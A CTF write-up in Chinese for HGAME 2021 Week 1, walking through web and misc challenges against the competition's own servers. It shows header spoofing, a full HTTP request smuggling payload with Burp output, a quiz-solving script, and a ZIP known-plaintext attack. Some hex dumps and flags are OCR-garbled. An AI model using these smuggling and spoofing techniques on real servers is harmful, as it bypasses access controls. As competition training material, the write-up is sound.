

HGAME Week1 WriteUp

HGAME Week1 WriteUp

Web

[Hitchhiking_in_the_Galaxy](#)

[watermelon](#)

[宝藏走私者&走私者的愤怒](#)

[智商检测鸡](#)

Misc

[Base全家福](#)

[不起眼压缩包的养成的方法](#)

[Galaxy](#)

[Word RE:MASTER](#)

Web

Hitchhiking_in_the_Galaxy

一开始打开网页直接一个 404，点击“我要搭顺风车”也是一直回到这个界面

404

你来晚了，地球已经被沃贡人摧毁了。原因是地球挡住了它们的超空间快速通道。

[我要搭顺风车！](#)

然后按 F12 看看有什么隐藏的信息，然而啥都没有，看文字真心猜不出有什么内涵，不过意外发现，这个页面是 302 重定向过的

名称	状态	类型	发起程序	大小
HitchhikerGuide.php	302	document / 重定向	其他	
index.php	404	document	HitchhikerGuide.php	
bootstrap.min.css	200	stylesheet	index.php	
jquery.min.js	307	script / 重定向	index.php	
jquery.min.js	200	script	jquery.min.js	

于是试了下 curl 看看重定向前的页面，发现有了变化，提示不是这么搭的

```
Microsoft Windows [版本 10.0.19042.638]
(c) 2020 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator>curl http://hitchhiker42.0727.site:42420/HitchhikerGuide.php
<html><head>405 Method Not Allowed</title></head>
<body bgcolor="white">
<center>
<h1>405 Not Allowed</h1>
<p>顺风车不是这么搭的</p>
</center>
<hr>
<center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>

C:\Users\Administrator>
```

于是我们猜测是请求方式不对，改成 POST 试试，提示要换成这个无限非概率引擎才行

只有使用“无限非概率引擎”(Infinite Improbability Drive)才能访问这里 ~

很容易想到修改 `User-Agent` 为 `Infinite Improbability Drive` 即可，然后是大茄子要求从 `Cardinal` 过来

你知道吗？茄子特别要求：你得从他的Cardinal过来

还是一样这次修改 `Referer` 为 `https://cardinal.ink/`，最后要求是本地访问


flag 仅能通过本地访问获得

还是一样，在请求头里增加 `X-Forwarded-For:127.0.0.1`，得到 flag

`hgma{S3Cret_0f_HitCHhiking_in_the_GAI@xy_i5_dOnT_p@nic!}`

watermelon

有点像泡泡龙和 2048 混合的小游戏，不知道为啥电脑上显示的界面只有上半部分。。。



在手机上玩了会儿，摸索了一下规则，达到 2000 分即可得到 flag，这种类型的基本就是看 js 文件了，所以就把每个 js 文件里都翻看了一下，找找有没有关键的代码，然后找了半天终于发现关键所在。这里可以看出当游戏结束时某个数大于 1999 就会有个弹窗，这显然就是游戏胜利的弹窗呀，后面有一串字符，`atob()` 方法用于解码使用 base64 编码的字符串，所以后面那串字符就是 base64 编码后的 flag，我们只要把它解码回去即可

```
        this.moreGameUrl = "http://m.wesane.com/"
    },
    gameOverShowText: function (e, t) {
        if(e > 1999){
            alert(window.atob("aGdhbwV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
        }
        // this.ajaxLoad("http://www.wesane.com/admin.php/Gamescore/saveGamescore", "gar
    },
    gamePV_load: function () {
        this.ajaxLoad("http://www.wesane.com/admin.php/Activityshow/gamelogo", "gameID='
    },
    ajaxOnLogoResult: function () {
    }
```

最简单的方法自然是直接把这段复制到控制台里执行，得到 flag

```
水蜜桃.ryen.xyz:800 显示
hgame(do_you_know_cocos_game?)

确定
元素 控制台 源代码 网络 性能 内存 应用程序 安全
top 筛选器 默认级别 ▾
某些消息已移动到“问题”面板。
index1TextTTT
✖ GET http://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js net::ERR_BLOCKED_BY_RESPONSE
✖ GET https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js net::ERR_BLOCKED_BY_RESPONSE
✖ GET http://rmcdn.2mdn.net/Demo/vast_inspector/android.mp4 net::ERR_EMPTY_RESPONSE
Create unpacker 079499991 for 6dkeWRT0BGXICfYQ7JUBnG
Create unpacker 07ce7530a for 14TDKXr2Nj6LvhPops74o
Create unpacker 0d669730c for c0BAyVxX9JzZy8EjFrc9DU
Create unpacker 0e4bc3b03 for 0ek66qC1NQ0UjgYmI04hvX
Create unpacker 049f3a810 for 02de1MVqd8D70a/HSD99FK
Cocos Creator v2.2.2
landscape, db://assets/Scene/MainGameScene.fire
thisg
data http://www.wesane.com/h5service.php/Interface/services
LoadBoolBeforeLoadS false
goToScene
IndexMainMangerMaing db://assets/Scene/MainGameScene.fire true
Create unpacker 0ab855d50 for c52ohf1dpD05oKwBAPxg0x
✖ GET http://rmcdn.2mdn.net/Demo/vast_inspector/android.webm net::ERR_BLOCKED_BY_RESPONSE
✖ Access to XMLHttpRequest at 'http://www.wesane.com/admin.php/Activitysh blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.
✖ POST http://www.wesane.com/admin.php/Activityshow/gamelogo net::ERR_FAILED
LoadScene c52ohf1dpD05oKwBAPxg0x: 230.371826171875 ms
Success to load scene1Main: db://assets/Scene/MainGameScene.fire
1
> alert(window.atob("aGdhbwV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
```

宝藏走私者&走私者的愤怒

打开网页，提示让你本地IP访问，但试了下改请求头没什么用，然后就一直没啥思路，直到后来看了资料以后才知道是请求头走私，然后开始自己瞎试的，结果还截到了好几个别人的 flag 。。。

WARNING! YOU ARE VISITING A SECRET SERVER!
YOU CAN ONLY VISIT THE SECRET_DATA AS LOCALHOST!

因为这玩意儿一共就那么五种情况，排除掉其中一些，剩下的一个个尝试就找到了正确的那一种，这里两道题 payload 都没改，完全一样的

```
GET /secret HTTP/1.1
Host: thief.0727.site
Content-Length: 95
Transfer-Encoding: chunked
```

0

```
GET /secret HTTP/1.1
Host: thief.0727.site
Client-IP: 127.0.0.1
Content-Length: 30
```

Burp 项目 测试器 重发器 窗口 帮助

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 > ...

发送 取消 < | > |

目标: http://thief.0727.site

请求

Raw Params Headers Hex

```

1 GET /secret HTTP/1.1
2 Host: thief.0727.site
3 Content-Length: 94
4 Transfer-Encoding: chunked
5
6 0
7
8 GET /secret HTTP/1.1
9 Host: thief.0727.site
10 Client-IP: 127.0.0.1
11 Content-Length: 30
12
13

```

响应

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Fri, 05 Feb 2021 15:26:39 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 904
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
13       SECRET-SERVER
14     </title>
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
17     <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
18     <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js"></script>
19   </head>
20   <body>
21     <script src="https://code.jquery.com/jquery.js">
22     <script src="js/bootstrap.min.js">
23
24     <br>
25     <div class="alert alert-success" style="width:80px; max-width: 800px; min-width: 50px; max-height: 1600px; min-height: 50px; margin: 100px auto auto; display: block; float: none; text-align: center;">
26       WELCOME LOCALHOST. HERE IS THE SECRET:<b>
27         hgame(HtTp+sMuG9lNg^i5-r3ally-d4nG3r0Us!
28       </b>
29     </div>
30
31
32
33
34

```

没有匹配 | ln | Pretty

1,072字节 | 16毫秒

Burp 项目 测试器 重发器 窗口 帮助

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 > ...

发送 取消 < | > |

目标: http://police.liki.link

请求

Raw Params Headers Hex

```

1 GET /secret HTTP/1.1
2 Host: thief.0727.site
3 Content-Length: 94
4 Transfer-Encoding: chunked
5
6 0
7
8 GET /secret HTTP/1.1
9 Host: thief.0727.site
10 Client-IP: 127.0.0.1
11 Content-Length: 30
12
13

```

响应

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Fri, 05 Feb 2021 15:29:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 897
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
13       SECRET-SERVER
14     </title>
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
17     <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
18     <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js"></script>
19   </head>
20   <body>
21     <script src="https://code.jquery.com/jquery.js">
22     <script src="js/bootstrap.min.js">
23
24     <br>
25     <div class="alert alert-success" style="width:80px; max-width: 800px; min-width: 50px; max-height: 1600px; min-height: 50px; margin: 100px auto auto; display: block; float: none; text-align: center;">
26       WELCOME LOCALHOST. HERE IS THE SECRET:<b>
27         hgame(Fe31^tHe~4N9eR+oF_SmuG13r!!
28       </b>
29     </div>
30
31
32
33
34

```

没有匹配 | ln | Pretty

1,065字节 | 24毫秒

完成

智商检测鸡

经过一番尝试，就可以确定这是一道没啥投机取巧的方法，只有做完 100 道题才能得到 flag，其实嘛一百道题用定积分计算器或者自己写一个输入 a、b 和积分上下限输出答案的程序也是挺快的，不过我还是尝试写了一下全自动一键做题的脚本。



网页机制还是比较简单的，先向 `api/getQuestion` 发送请求，服务器返回题目，然后求解，把答案 POST 到 `api/verify`，然后服务器返回答案正确与否，如此反复，向 `api/getFlag` 发送请求可以查询当前已经解决的题数，当题数到达 100 题后，向 `api/getflag` 发送请求即可得到 flag

<input type="checkbox"/> r4u.top	200	document	其他	1.8 kB	32 毫秒		
<input type="checkbox"/> jquery-3.5.1.min.js	200	script	(index)	(内存缓存)	0 毫秒		
<input type="checkbox"/> fuckmath.js	200	script	(index)	(内存缓存)	0 毫秒		
<input type="checkbox"/> bootstrap.min.css	200	stylesheet	(index)	(磁盘缓存)	1 毫秒		
<input type="checkbox"/> getQuestion	200	xhr	jquery-3.5.1.min.js:2	506 B	85 毫秒		
<input type="checkbox"/> getStatus	200	xhr	jquery-3.5.1.min.js:2	282 B	86 毫秒		
<input type="checkbox"/> verify	200	xhr	jquery-3.5.1.min.js:2	285 B	27 毫秒		

下面是代码

```
import requests
url = 'http://r4u.top:5000/'

session = requests.session()
for i in range(100):
    getquestion = session.get(url=url +
                               'api/getQuestion').content.decode('utf-8')
    math = getquestion.split('<math>')[1].split('</math>')[0]
    print(math)
    down = math.split('<mrow>')[2].split('</mrow>')[0]
    x1 = int(down.split('<mn>')[1].split('</mn>')[0])
    if down.find('<mo>') != -1:
        x1 = -x1
    up = math.split('<mrow>')[3].split('</mrow>')[0]
    x2 = int(up.split('<mn>')[1].split('</mn>')[0])
    if up.find('<mo>') != -1:
        x2 = -x2

    math2 = math.split('<mo>(</mo>')[1].split('<mo>)(</mo>')[0]
    a = math2.split('<mi>x</mi>')[0]
    b = math2.split('<mi>x</mi>')[1]
    if a.find('<mo>') != -1:
        a = -int(a.split('<mn>')[1].split('</mn>')[0])
    else:
        a = int(a.split('<mn>')[1].split('</mn>')[0])
```

```

if b.find('-') != -1:
    b = -int(b.split('<mn>')[1].split('</mn>')[0])
else:
    b = int(b.split('<mn>')[1].split('</mn>')[0])

ans = round(a * x2 * x2 / 2.0 + b * x2 - a * x1 * x1 / 2.0 - b * x1, 2)
print(x1)
print(x2)
print(a)
print(b)
print(ans)
data = '{"answer":%2f}' % ans
headers = {
    'Host': 'r4u.top:5000',
    'User-Agent':
        'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36 Edg/88.0.705.56',
    'Content-Type': 'application/json; charset=UTF-8',
}
verify = session.post(
    url=url + 'api/verify',
    headers=headers,
    data=data,
).content.decode('utf-8')
print(verify)
status = session.get(url=url + 'api/getStatus').content.decode('utf-8')
print(status)

flag = session.get(url=url + 'api/getFlag').content.decode('utf-8')
print(flag)

```

最后得到 flag , python脚本还是不大熟练，代码写写2小时，比纯手算也快不到哪去，建议下次还是1000 题起步。。。

```

{"result":true}

{"solving":98}

<mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>34</mn></mrow><mn>69</mn></mrow></msubsup>
-34
69
8
15
15965.0
{"result":true}

{"solving":99}

<mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>44</mn></mrow><mn>35</mn></mrow></msubsup>
-44
35
11
17
-2567.5
{"result":true}

{"solving":100}

{"flag":"hgame{3very0ne_H4tes_Math}"}

```

终于ak了一次web，泪流满面，不过也就week1有机会了，希望这次week4能做出一道web好吧

Misc

Base全家福

题目给了一串字符

```
R1k0RE1ow1dHRTNFSU5SVkc1QkRLT1pXR1VaVENOU1RHTV1ETVJCV0dVM1VNT1pVR01ZREtSU1VIQTJET01  
avUdSQ0RHTVpWSV1aVEVNW1FHTVpER01KWE1RPT09PT09
```

由题目可以猜到是 Base 家族的编码，于是直接复制到在线工具里经过三次解码得到 flag

Base64编码转换

```
R1k0RE1ow1dHRTNFSU5SVkc1QkRLT1pXR1VaVENOU1RHTV1ETVJCV0dVM1VNT1pVR01ZREtSU1VIQTJET01  
avUdSQ0RHTVpWSV1aVEVNW1FHTVpER01KWE1RPT09PT09
```

解密结果以16进制显示

```
GY4DMNZWGE3EINRVC5BDKNZWGUZTCNRGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCGMZVIYZTEMZQGMZDGMJXIQ=====
```

```
GY4DMNZWGE3EINRVC5BDKNZWGUZTCNRGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCGMZVIYZTEMZQGMZDGMJXIQ=====
```

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

Base16编码解码

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

```
hgame{We1c0me_t0_HG4M3_2021}
```

不起眼压缩包的养成的方法

附件是我惠的一张图片，格式为 jpg，由题目可以盲猜藏了个压缩包在里面，直接改后缀名为 zip



打开一看，有密码，备注里提示密码是 picture ID，这个很容易猜到是图片的 P 站 ID (毕竟去年也是这么玩的)

名称	压缩后大小	原始大小	类型	修改日期	压缩方法	加密方法	循环冗余...	属性	注释
NO PASSWORD.txt*	129	117	TXT 文本文档	2021/1/30 20:18:10	Store	ZipCryp...	26989c6f	A__	
plain.zip*	835	823	ZIP 压缩文件	2021/1/30 20:19:46	Store	ZipCryp...	2625ef53	A__	

直接用saucenao搜一下图片就能得到密码，因为是 8 位数字，所以显然是第一个

https://saucenao.com/search.php

137% funded

Saucenao

Image	加藤惠	96.99%
	Pixiv ID: 70415155 Member: Cait	
	2018-08-27T11:37:37Z Tweet ID: 1034042246255992837 Twitter: @caitaron	97.17%
	Creator: cait Source: Pixiv #70415155 Material: saenai heroine no sodatekata	94.92%
	Creator: cait Source: Pixiv #70415155 Material: saenai heroine no sodatekata	95.78%
	Megumi Kato dA ID: 761518500 Author: caitaron	95.37%

解压出来里面是一个有密码的压缩包和一个 txt ,一开始没注意，还以为是伪加密，结果试了半天都不行，后来才发现应该用明文攻击，压缩包名 plain 就是提示，并且里面有一个和外面的 txt 一模一样的文件，所以可以通过明文攻击来获得密码

NO PASSWORD.txt

```
1 Sometimes we don't need to care about password.
2 Because it's too strong or null. XD
3 By the way, I only use storage.
```


一开始没理解到提示里的 `only use storage` 的含义，所以一直报错

ARCHPR 错误




在选定的档案中没有匹配的文件。如果您想要仅使用文件的一部分执行明文攻击，请修改档案，使每个档案中只包含一个文件。

应该把这个 txt 文件用**存储**的压缩方式压缩才对



然后，我们就可以用 ARCHPR 这个软件来破解,得到密码



解压出来，得到 flag.zip，这会是真的伪加密了，用 WinHex 打开,把这里的 1 改成 0 即可

HEX flag.zip

位置管理器 (全部)

Offset	搜索结果 ▲	时间
0 504B		2021/02/06 15:57:...
278504B		2021/02/06 15:57:...
368 504B		2021/02/06 15:57:...

Offset	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	ANSI ASCII
00000000	50 4B 03 04 14 00 09 00 00 00 F3 AB 3D 52 43 97	PK ó«=RC-
00000016	03 00 F0 00 00 00 F0 00 00 00 08 00 00 00 66 6C	ø ø f1
00000032	61 67 2E 74 78 74 26 23 78 36 38 3B 26 23 78 36	ag.txt¢x68;¢x6
00000048	37 3B 26 23 78 36 31 3B 26 23 78 36 44 3B 26 23	7;¢x61;¢x6D;¢#
00000064	78 36 35 3B 26 23 78 37 42 3B 26 23 78 33 32 3B	¢x65;¢x7B;¢#x32;
00000080	26 23 78 34 39 3B 26 23 78 35 30 3B 26 23 78 35	¢#x49;¢x50;¢#x5
00000096	46 3B 26 23 78 36 39 3B 26 23 78 37 33 3B 26 23	F;¢x69;¢#x73;¢#
00000112	78 35 46 3B 26 23 78 35 35 3B 26 23 78 37 33 3B	xF;¢#x55;¢#x73;
00000128	26 23 78 36 35 3B 26 23 78 36 36 3B 26 23 78 37	¢#x65;¢#x66;¢#x7
00000144	35 3B 26 23 78 33 31 3B 26 23 78 35 46 3B 26 23	5;¢#x31;¢#x5F;¢#
00000160	78 36 31 3B 26 23 78 36 45 3B 26 23 78 36 34 3B	x61;¢#x6E;¢#x64;
00000176	26 23 78 35 46 3B 26 23 78 34 44 3B 26 23 78 36	¢#x5F;¢#x4D;¢#x6
00000192	35 3B 26 23 78 33 39 3B 26 23 78 37 35 3B 26 23	5;¢#x39;¢#x75;¢#
00000208	78 36 44 3B 26 23 78 36 39 3B 26 23 78 35 46 3B	x6D;¢#x69;¢#x5F;
00000224	26 23 78 36 39 3B 26 23 78 33 35 3B 26 23 78 35	¢#x69;¢#x35;¢#x5
00000240	46 3B 26 23 78 35 37 3B 26 23 78 33 30 3B 26 23	F;¢#x57;¢#x30;¢#
00000256	78 37 32 3B 26 23 78 33 31 3B 26 23 78 36 34 3B	x72;¢#x31;¢#x64;
00000272	26 23 78 37 44 3B 50 4B 01 02 14 00 14 00 01 00	¢#7D;PK
00000288	00 00 F3 AB 3D 52 43 97 03 00 F0 00 00 00 F0 00	ó«=RC- ø ø
00000304	00 00 08 00 24 00 00 00 00 00 00 00 20 00 00 00	\$
00000320	00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20 00	flag.txt
00000336	00 00 00 00 01 00 18 00 13 33 1B 11 43 F6 D6 01	3 C6C
00000352	CA 4C 45 30 43 F6 D6 01 EE BA BE 6B 7D F5 D6 01	ÉLEOC6C i%k}6C
00000368	50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 00 00	PK Z
00000384	16 01 00 00 00 00 00	

解压得到 flag.txt , 打开是一串 html 编码的字符串, 通过在线工具解码得到 flag

hgame{2IP^is^Usefu1^and_Me9umi_i5^W0r1d}

URL编码 URL全编码 URL解码 Base64编码 Base64解码 Hex编码 Hex解码 Html10编码 HtmlSpecialChars编码 Html10解码


Html16编码 Html16解码 JS8编码 JS8解码 JS16编码 JS16解码 Unicode编码 Unicode解码 String Char Code 直接执行

复制

hgæme{2IP_is_Useful_and_Me9umi_i5_WOrld}

Galaxy

附件为一个 pcapng 格式的文件，显然这是一道流量分析题，又双叒叕装上新的工具，用 Wireshark 打开文件，既然题目提示藏了张壁纸先导出 http 看看，直接找到了我们要找的壁纸，把它下下来



一个 png 格式的壁纸，表面上看不出任何问题，也没有其他提示，不过 png 格式常用的隐写方式是修改图像的长宽，隐藏一部分图片内容，于是我们用 WinHex 打开，方便起见，我就直接把这里的宽改的和长一样了

The screenshot shows the WinHex interface with the title bar "WinHex galaxy.png". The main pane displays a hex dump of the file. The left column is "Offset" and the right columns are "ANSI" and "ASCII". The file starts with the standard PNG header (89 50 4E 47 0D 0A 1A 0A). At offset 16, there is a sequence of bytes: 00 00 14 40 00 00 0C E0. The "ANSI" column shows the characters @ à è. The "ASCII" column shows the characters @àè. This indicates a hidden message where the first byte of each character is zeroed out.

Offset	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	ANSI	ASCII
00000000	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	%PNG	IHDR
00000016	00 00 14 40 00 00 0C E0	@ à è	
00000032	07 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61	gAMA ± üa	
00000048	05 00 00 00 60 50 4C 54 45 00 00 00 C1 83 CF 95	'PLTE ÁfÍ•	
00000064	45 5D B8 5B 64 57 27 44 73 36 53 FA AB 9B D7 75	E] ,[dW'DséSú«»xu	
00000080	72 EE 8E 7D E9 96 9D C7 6E 9B D9 82 9B B4 5C 99	riŽ}é- Çn,Ù, »\\"m	
00000096	9E 4D 91 89 42 89 26 0D 3B 24 13 36 78 39 7D 69	žM '¾B¾&;\$ 6x9}i	
00000112	30 74 5C 2A 6A 50 24 61 34 17 48 2D 14 41 46 1F	0t*jP\$@4 H- AF	
00000128	59 FF FF FF 3D 1B 50 1E 0D 30 18 0A 28 06 04 0F	Yÿÿÿ= P O (
00000144	12 08 20 0C 06 18 01 01 04 C3 9B 36 11 00 00 00	Ã,6	
00000160	01 74 52 4E 53 00 40 E6 D8 66 00 00 20 00 49 44	tRNS @æøf ID	
00000176	41 54 78 DA 9C BD E9 7A 1C 39 CE 34 DA FE 7F DA	ATxÚœ¾éz 9í4Úþ Ú	
